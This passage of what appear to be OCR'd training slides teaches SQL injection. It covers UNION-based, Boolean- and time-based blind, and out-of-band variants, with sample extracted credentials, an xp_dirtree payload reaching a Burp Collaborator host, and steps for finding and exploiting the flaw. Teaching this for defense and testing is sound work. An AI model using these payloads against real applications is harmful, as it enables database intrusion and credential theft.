
  Input:

```
www.random.com/app.php?id=' UNION SELECT username, password FROM users--
```

  Output:

```
carlos
afibh9cjnkuwcsfobs7h
administrator
tn8f921skp5dzoy7hxpk
```


Types of SQL Injection



Inferential (Blind) SQL Injection

- SQLi vulnerability where there is no actual transfer of data via the web application
- Just as dangerous as in-band SQL injection
  - Attacker able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server.
- Takes longer to exploit than in-band SQL injection
- Two common types of blind SQLi
  - Boolean-based SQLi
  - Time-based SQLi

Types of SQL Injection



Boolean-Based Blind SQLi

- Boolean-based SQLi is a blind SQLi technique that uses Boolean conditions to return a different result depending on whether the query returns a TRUE or FALSE result.

Boolean-Based Blind SQLi

Example URL:

```
www.random.com/app.php?id=1
```

Backend Query:

```
select title from product where id =1
```

Payload #1 (False):

```
www.random.com/app.php?id=1 and 1=2
```

Backend Query:

```
select title from product where id =1 and 1=2
```

Payload #2 (True):

```
www.random.com/app.php?id=1 and 1=1
```

Backend Query:

```
select title from product where id =1 and 1=1
```

Boolean-Based Blind SQLi

Users Table:

```
Administrator / e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f
```

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's'
```

→ Nothing is returned on the page → Returned False → ‘s’ is NOT the first character of the hashed password

Payload:


```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

Backend Query:

```
select title from product where id =1 and SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'e'
```

→ Title of product id 1 is returned on the page → Returned True → ‘e’ IS the first character of the hashed password

Types of SQL Injection



Time-Based Blind SQLi


- Time-based SQLi is a blind SQLi technique that relies on the database pausing for a specified amount of time, then returning the results, indicating a successful SQL query execution.
- Example Query:

  If the first character of the administrator's hashed password is an 'a', wait for 10 seconds.

  → response takes 10 seconds → first letter is 'a'

  → response doesn't take 10 seconds → first letter is not 'a'

Types of SQL Injection



Out-of-Band (OAST) SQLi


- Vulnerability that consists of triggering an out-of-band network connection to a system that you control.
  - Not common
  - A variety of protocols can be used (ex. DNS, HTTP)
- Example Payload:

```
'; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```


HOW TO FIND SQLI VULNERABILITIES?

Finding SQLi Vulnerabilities

Depends on the perspective of testing.




Black Box Testing



White Box Testing


Black-Box Testing Perspective

- Map the application
- Fuzz the application
  - Submit SQL-specific characters such as ' or '', and look for errors or other anomalies
  - Submit Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses
  - Submit payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond
  - Submit OAST payloads designed to trigger an out-of-band network interaction when executed within an SQL query, and monitor for any resulting interactions



White-Box Testing Perspective

- Enable web server logging
- Enable database logging
- Map the application
  - Visible functionality in the application
  - Regex search on all instances in the code that talk to the database
- Code review!
  - Follow the code path for all input vectors
- Test any potential SQLi vulnerabilities



HOW TO EXPLOIT SQLI VULNERABILITIES?

Exploiting Error-Based SQLi

- Submit SQL-specific characters such as ' or ", and look for errors or other anomalies
- Different characters can give you different errors

Exploiting Union-Based SQLi

There are two rules for combining the result sets of two queries by using **UNION**:

- The number and the order of the columns must be the same in all queries
- The data types must be compatible

Exploitation:

- Figure out the number of columns that the query is making
- Figure the data types of the columns (mainly interested in string data)
- Use the UNION operator to output information from the database

Exploiting Union-Based SQLi

Determining the number of columns required in an SQL injection UNION attack using **ORDER BY**:

```
select title, cost from product where id =1 order by 1
```

- Incrementally inject a series of ORDER BY clauses until you get an error or observe a different behaviour in the application

```
order by 1--
order by 2--
order by 3--
```

```
The ORDER BY position number 3 is out of range of the number of items in the select list.
```

Exploiting Union-Based SQLi

Determining the number of columns required in an SQL injection UNION attack using **NULL VALUES**:

```
select title, cost from product where id =1 UNION SELECT NULL--
```

- Incrementally inject a series of UNION SELECT payloads specifying a different number of null values until you no longer get an error

```
' UNION SELECT NULL--
```

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in
their target lists.
```

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
```

Exploiting Union-Based SQLi

Finding columns with a useful data type in an SQL injection UNION attack:

- Probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn

```
